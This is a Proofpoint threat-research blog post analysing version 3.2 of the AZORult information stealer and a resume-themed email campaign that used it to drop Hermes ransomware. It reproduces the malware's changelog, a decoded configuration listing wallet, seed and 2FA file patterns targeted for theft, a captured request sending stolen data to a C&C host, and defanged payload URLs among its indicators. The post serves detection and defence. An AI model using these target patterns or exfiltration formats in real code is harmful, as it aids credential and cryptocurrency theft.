New version of AZORult stealer improves loading features, spreads alongside ransomware in new campaign

proofpoint.com/us/threat-insight/post/new-version-azorult-stealer-improves-loading-features-spreads-alongside

July 30, 2018

Blog
Threat Insight
New version of AZORult stealer improves loading features, spreads alongside ransomware in new campaign

July 30, 2018 Proofpoint Staff

Overview

AZORult is a robust information stealer & downloader that Proofpoint researchers originally identified in 2016 as part of a secondary infection via the Chthonic banking Trojan. We have since observed many instances of AZORult dropped via exploit kits and in fairly regular email campaigns as both a primary and secondary payload.

Recently, AZORult authors released a substantially updated version, improving both on its stealer and downloader functionality. It is noteworthy that within a day of the new update appearing on underground forums, a prolific actor used the new version in a large email campaign, leveraging its new capabilities to distribute Hermes ransomware. It is always interesting to see malware campaigns where both a stealer and ransomware are present, as this is less common [1], and especially disruptive for recipients who initially may have credentials, cryptocurrency wallets, and more stolen before losing access to their files in a subsequent ransomware attack.

AZORult Forum Advertisement

On July 17, a major update to the AZORult credential stealer and downloader was advertised on an underground forum. The change log for the new version -- Version 3.2 -- is shown below. The conditional loader feature, based on the presence of cookies, cryptocurrency wallets, and other parameters, is particularly noteworthy.

****

Change log text:

- UPD v3.2
- [+] Added stealing of history from browsers (except IE and Edge)
- [+] Added support for cryptocurrency wallets: Exodus, Jaxx, Mist, Ethereum, Electrum, Electrum-LTC
- [+] Improved loader. Now supports unlimited links. In the admin panel, you can specify the rules for how the loader works. For example: if there are cookies or saved passwords from mysite.com, then download and run the file link[.]com/soft.exe. Also there is a rule "If there is data from cryptocurrency wallets" or "for all"
- [+] Stealer can now use system proxies. If a proxy is installed on the system, but there is no connection through it, the stealer will try to connect directly (just in case)
- [+] Reduced the load in the admin panel.
- [+] Added to the admin panel a button for removing "dummies", i.e. reports without useful information
- [+] Added to the admin panel guest statistics
- [+] Added to the admin panel a geobase

****

Campaign Analysis

On July 18, 2018, one day after the AZORult update above was announced, we observed a campaign delivering thousands of messages targeting North America that used the new version of AZORult. The messages used employment-related subjects such as “About a role” and “Job Application”. The attached documents used file names in the format of “firstname.surname_resume.doc”.



Figure 1: Email used in the July 18 campaign

The documents in this campaign were password-protected. The password was included in the body of the original email and, in this case, was '789', as visible in Figure 1 above. This technique is an attempt to evade various antivirus engines, since the document itself is not malicious until the password is entered successfully. Once potential victims enter the password, they also need to enable macros for the document to download AZORult, which in turn downloads the Hermes 2.1 ransomware payload.



Figure 2: Document attachment used in the July 18 campaign

We attribute this campaign to an actor we track as TA516. In 2017 we presented research on TA516 and ways in which this actor used documents with similar resume lures to download banking Trojans or a Monero miner. Improved means of stealing cryptocurrency wallets and credentials in the new version of AZORult might also provide a connection to TA516's demonstrated interests in cryptocurrencies.

Malware Analysis

Once the recipient opens the password-protected document and enables the embedded macros, the macros download AZORult. While there were many code changes to the malware, we focused on analyzing the updated command and control (C&C) communication protocol.

The following POST is an initial client-to-server communication, where the client sends an initial checkin request and the server responds with data XOR-encoded with a 3-byte key (The XOR key in this case was \x0d0ac8). If we decode this data, the server response begins with a base64-encoded configuration block.

Figure 3: Initial client beacon followed by the encoded server response

Figure 4: Initial client beacon followed by the server response (decoded by us manually)

As Figure 4 shows, there is a base64 string (configuration block) included in the server response between the “<c>” and “</c>” tags. It decodes to the following, revealing cryptocurrency strings of interest:

++++-+++++

F 123 %DSK_23% *wallet*.txt,*seed*.txt,*btc*.txt,,*key*.txt,*2fa*.txt,*2fa*.png,*2fa*.jpg,*auth*.jpg,*auth*.png,*crypto*.txt,*coin*.txt,*poloniex*,*kraken*,*okex*,*binance*
10 + -

I <REMOVED, IP ADDRESS OF THE INFECTED CLIENT>:<COUNTRY OF THE INFECTED CLIENT>

We can also see another encoded block after the base64 string (only the beginning of the block is shown for brevity). This is yet another XOR-encoded data block, where the key is 4 bytes. Decoding this second encoded data block reveals additional configuration information and executable files such as mozglue.dll, nssdbm3.dll, softokn3.dll, ucrtbase.dll, or vcruntime140.dll. While the purpose of these executables is not known, we do not see any reason to send these other than to perhaps delay reverse engineering and analysis.

Next, after the initial exchange between the infected machine and the C&C server, the infected machine sends a report containing the stolen information. Again the report is XOR-encoded with the same 3-byte key; a portion of the decoded version is shown in Figure 5. The stolen information is organized into sections:

- info: basic computer information such as Windows version and computer name
- pwds: this section contains stolen passwords (not confirmed)
- coks: cookies or visited sites
- file: contents of the cookies files and a file containing more system profiling information including machine ID, Windows version, computer name, screen resolution, local time, time zone, CPU model, CPU count, RAM, video card information, process listing of the infected machine, and software installed on the infected machine.

```
POST /index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)
Host: slanchevbriag.com
Content-Length: 280078
Cache-Control: no-cache



<infoD[redacted]
[redacted]>%38[redacted]
[redacted]|[redacted]|Windows%20%[redacted]|x%36%34|PC%[redacted]
[redacted]|[redacted]|[redacted]|[redacted]|[redacted]|[redacted]|[redacted]|[redacted]</infoD[redacted]
[redacted]>
<pwdsD[redacted]
[redacted]></pwdsD[redacted]
[redacted]>
<coksD[redacted]
[redacted]>[redacted]optimizely%2Ecom
abmr%2Enet
accounts%2Egoogle%2Ecom
adadvisor%2Enet
```

Figure 5: A report of stolen information sent by the infected machine (only a snippet is shown here)

Finally, after the initial beaconing, receiving a configuration, and exfiltrating stolen information from the infected machine, AZORult may download the next payload. For example, in the campaign described at the beginning of this post, AZORult downloads Hermes 2.1 ransomware after it exfiltrates the victim's data and credentials.

Conclusion

As in legitimate software development, malware authors regularly update their software to introduce competitive new features, improve usability, and otherwise differentiate their products. The recent update to AZORult includes substantial upgrades to malware that was already well-established in both the email and web-based threat landscapes. It is noteworthy that within a day of the new update appearing on underground forums, a prolific actor used the new version in a large email campaign, leveraging its new capabilities to distribute Hermes ransomware.

The potential impact of this type of attack is considerable:

1. The campaigns sent thousands of messages
2. AZORult malware, with its capabilities for credential and cryptocurrency theft, brings potential direct financial losses for individuals as well as the opportunity for actors to establish a beachhead in affected organizations
3. Additional direct financial losses and business disruption via infection with Hermes ransomware.

References

[1] https://www.malware-traffic-analysis.net/2017/01/27/index2.html

[2] https://malware.dontneedcoffee.com/2018/03/CVE-2018-4878.html#gf-sundown

[3] https://www.proofpoint.com/us/threat-insight/post/threat-actors-using-legitimate-paypal-accounts-distribute-chthonic-banking

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
ccf1f4d83023c51a75ba008cbd25167c2a1e55f6a8617fe004b63dcd4acc0de4	SHA-256	Malicious document
hxxp://205.185.121[.]209/azo.exe	URL	Document payload (AZORult)
3809394dceddbe1419e964cd08397e5fed4a0bbefc8be466f33614bac8794243	SHA-256	AZORult
hxxp://briancobert[.]com/index.php	URL	AZORult C&C
hxxp://205[.]185.121[.]209/5.exe	URL	AZORult payload (Hermes)
6071511eea15d5b1d9d8bf9803ad71b3fe65c455b77d683a3aaf887fa54cb447	SHA-256	Hermes

ET and ETPRO Suricata/Snort/ClamAV Signatures

2025885 || ET TROJAN AZORult Variant.4 Checkin

Subscribe to the Proofpoint Blog